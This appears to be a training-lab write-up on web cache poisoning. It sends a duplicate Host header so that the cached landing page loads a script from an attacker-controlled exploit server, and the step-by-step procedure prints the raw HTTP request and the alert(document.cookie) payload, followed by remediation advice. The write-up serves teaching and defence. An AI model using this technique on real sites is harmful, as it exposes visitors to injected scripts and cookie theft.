SCENARIO

The web application is suspected of being susceptible to web cache poisoning. Disparities seem to exist in the handling of ambiguous requests between the cache and the back-end application. We're informed that an unsuspecting user routinely accesses the site's primary landing page. Our goal is to manipulate the cache such that the landing page triggers alert(document.cookie) within the user's browser.

**PROCEDURE**

1. Initiate with the GET / request that procured a 200 status response and forward it to Burp Repeater. Carefully study the behavior of the application, noting how the website evaluates the Host header. When we attempt to modify this header, accessing the home page is obstructed.
2. Scrutinize the initial response to discern detailed caching headers. These headers hint at when a cache hit occurs and the age of the cached content. To ensure we obtain fresh responses directly from the back-end server, append an arbitrary query parameter to our requests, such as GET /?cb=123. Alter this parameter as needed to circumvent the cache.
3. During our experiments, we find that including an additional Host header with an arbitrary value seems to bypass request validation and routing. More importantly, this second Host header's arbitrary value gets mirrored in an absolute URL utilized to import a script from /resources/js/tracking.js.
4. For the next step, remove the additional Host header and resend the request with the earlier cache buster. We discover that the cached response remains unchanged and continues to exhibit our injected value.
5. Transition to our exploit server, where we craft a file at /resources/js/tracking.js imbued with our desired payload: alert(document.cookie). Secure the exploit and document the domain name associated with our exploit server.
6. Back in Burp Repeater, we incorporate a second Host header that references our exploit server domain. Our modified request would resemble:

GET /?cb=123 HTTP/1.1 Host: YOUR-LAB-ID.web-security-academy.net Host: YOUR-EXPLOIT-SERVER-ID.exploit-server.net


1. Continue to dispatch the request multiple times until a cache hit occurs with our exploit server URL evident in the response. To replicate the actions of a potential victim, access the page in a web browser, integrating the identical cache buster in the URL. Confirm that the alert() function is activated.
2. In the final step, within Burp Repeater, strip all cache busters and repetitively resend the request until we have successfully poisoned the cache. Confirmation of success is evident when the unsuspecting user lands on the homepage.

**PAYLOAD**

GET /?cb=123 HTTP/1.1

Host: YOUR-LAB-ID.web-security-academy.net

Host: YOUR-EXPLOIT-SERVER-ID.exploit-server.net

**PROOF OF CONCEPT**

**REMEDIATION**

1. Standardize and enforce a strict approach towards processing headers, rejecting requests with multiple or unknown headers.
2. Reevaluate and adjust cache configurations to prevent caching of responses that contain user-specific or unvalidated data.
3. Periodically clear or invalidate cache entries to diminish the impact of potential cache poisoning.
4. Incorporate robust input validation mechanisms to ensure that only expected data is processed by the application.
5. Adopt a content security policy (CSP) that restricts the domains from which scripts can be executed, limiting potential malicious script sources.